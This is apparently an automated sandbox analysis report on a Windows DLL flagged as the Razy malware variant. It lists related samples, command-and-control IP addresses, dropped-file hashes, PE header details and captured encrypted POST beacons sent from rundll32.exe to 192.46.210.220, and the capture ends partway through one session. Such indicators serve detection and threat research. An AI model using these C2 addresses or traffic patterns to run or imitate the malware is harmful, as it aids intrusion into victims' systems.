	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.25001.dll	Get hash	malicious	Browse	• 45.77.0.96

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.25001.dll	Get hash	malicious	Browse	• 192.46.210.220

Dropped Files

No context

Created / dropped Files

C:\Users\luser\AppData\Local\Low\Microsoft\CryptnetUrl\Cache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	Microsoft Cabinet archive data, 61157 bytes, 1 file
Category:	dropped
Size (bytes):	61157
Entropy (8bit):	7.995991509218449
Encrypted:	true
SSDEEP:	1536:ppUkcaDREfLNpJ1tHqn+ZQgYXAMxCbG0Ra0HMSAKMgAAaE1k:7UXaDR0NPj1Vi++xQFa07sTgAQ1k
MD5:	AB5C36D10261C173C5896F3478CDC6B7
SHA1:	87AC53810AD125663519E944BC87DED3979CBEE4
SHA-256:	F8E90FB0557FE49D7702CFB506312AC0B24C97802F9C782696DB6D47F434E8E9

C:\Users\user\AppData\Local\Low\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
SHA-512:	E83E4EAE44E7A9CBCD267DBFC25A7F4F68B50591E3BBE267324B1F813C9220D565B284994DED5F7D2D371D50E1EBFA647176EC8DE9716F754C6B5785C6E897A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....l.....t.....*S{l .authroot.stl.p.(5..CK..8U...u.)M7{v!\D.u.....F.eWl.le..B2QIR..\$4.%3eK\$J.9w4...=.9.)...~....\$.h..ye.A.;.... . O6.a0xN....9..C..t.z.,,d'.c...[5.....<..1. ..2.1.0.g.4yw..eW.#.x...+.oF....8.t...Y...q.M.....HB.^y^a...).GaV"]..+.'f..V.y.b.V.PV.....`.9+..!0.g...!s..a...Q.....~@\$....8..(g..tj...=,V)v.s.d].xqX4...s...K..6.tH....p~.2..!.</X.....r.. ?(\[. H...#?H".. p.V.j.`L...P0.y.... .A..(..&.3.ag...c..7.T=...ip.Ta.F....'.BsV...0....f...Lh.f.6...u.....Mqm,...@.WZ.=(:,J...)...{Ao...T...xJmH.#.>.f..RQT.Ul(.AV.. .!k0...U2U.....,9..+.\R..(.'M.....0.o...t.#..>y.!....!X<o....w...'......a'.og+>.. .s.g.Wr.2K.=...5.YO.E.V....`.O..[d.....c.g...A.=...k..u2..Y.j).....C...\\=...&...U.e...?..z.'.\$.fj.' c...4y".T.....X....@xpQ.,q.."....t... \$F..O.A.o_)d.3...z...F?..-...Fy...W#...1.....T.3...x.

C:\Users\user\AppData\Local\Low\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	modified
Size (bytes):	326
Entropy (8bit):	3.102288469951472
Encrypted:	false
SSDEEP:	6:kKC5dFN+SkQlPIEGYRMY9z+4KIDA3RUeOIEfTt:aX2kPIE99SNxAhUefit
MD5:	C3403C4FFF44128F945661306665CA78
SHA1:	E9FD91349B7A0C770CD9483682AFE1209DA277FE
SHA-256:	CFEEEFDA49292C44FB2528B92F989C8E7E98E9341DE43A97E38D80E18F7DCFDf2
SHA-512:	2E0F6E27A65270EEB240C1C43B7BD6D21E406462A0767771282D6870B4FF050386DB30A6C576397B06C5A8FF4EAFCD9DFDB71C04C55B0DDD8B91795AAD4469EA
Malicious:	false
Preview:	p..... (.....^.....\$......h.t.t.p.:/.c.t.l.d.l..w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./m.s.d.o.w.n.l.o.a.d./u.p.d.a.t.e./v.3/.s.t.a.t.i.c./t.r.u.s.t.e.d.r./e.n/.a.u.t.h.r.o.o.t.s.t.l...c.a.b.."0.a.a.8.a.1.5.e.a.6.d.7.1.:0."...

Static File Info

General	
File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.439660966717778
TrID:	- Win32 Dynamic Link Library (generic) (1002004/3) 99.60% - Generic Win/DOS Executable (2004/3) 0.20% - DOS Executable Generic (2002/1) 0.20% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Variant.Razy.980776.25006.dll
File size:	1375232
MD5:	78a0cdfef15a263e2821424593ccdcdd5
SHA1:	23a3296897b37cc82088392a2a1762d1c7ead3f0
SHA256:	cfc9aa38844f62683f820c97371077d47a63b77ea093367a827b1315e9546a50
SHA512:	ad8343c95dd008940af3b5f8e37790cb1ccb458bb8a003e7808ad26fc1af2b5c5523f2b7888e4c189796c6fb119b9f55fec73c2893907dfd73de106236ba96c3
SSDEEP:	24576:lnxqsL+DvNdnhMr5Lo6dOGcuQNrSH9d6N9eYWtZgDxxxSPnsqz7puAtf5csRbu7z:lcfk82uAJTI7vPswKwu2
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode...\$......N..FN..FN..F.]tFJ..FG..FR..F...GJ..F...GU..F...GS..F...Gi..F.]pF[.. <fn..f ..f...g...f...go..f...fo..f...go..frichn..f.....<="" td=""></fn..f>

File Icon

	
Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General	
Entrypoint:	0x4336b0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5BBD6578 [Wed Oct 10 02:35:36 2018 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	ccbe70d6d0d02f6248ca160d6a0bb85b

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xc5e2f	0xc6000	False	0.442065922901	data	6.47812685416	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xc7000	0x80aec	0x80c00	False	0.534101941748	data	5.52050111516	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x148000	0x13ba0	0x1800	False	0.1875	DOS executable (block device driverpyright)	3.99635070896	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x15c000	0x72b4	0x7400	False	0.710264008621	data	6.69742088731	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDA BLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 192.46.210.220

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49779	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:48:58 UTC	0	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:48:58 UTC	0	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTc]##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:48:59 UTC	4	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:48:59 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49783	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:00 UTC	4	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:00 UTC	5	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTc]##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:01 UTC	9	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49823	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:21 UTC	49	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:21 UTC	50	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTc]##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:22 UTC	54	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:22 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49825	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:22 UTC	54	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:22 UTC	55	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:23 UTC	59	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:23 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49832	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:26 UTC	59	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:26 UTC	60	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:27 UTC	69	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:27 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49833	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:27 UTC	64	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:27 UTC	64	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:27 UTC	69	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:27 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49839	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:30 UTC	69	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:30 UTC	69	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:31 UTC	79	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:31 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49841	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:30 UTC	74	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:30 UTC	74	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z"V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:31 UTC	79	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:31 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49848	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:34 UTC	79	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:34 UTC	79	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:35 UTC	89	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:34 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49849	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:34 UTC	84	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
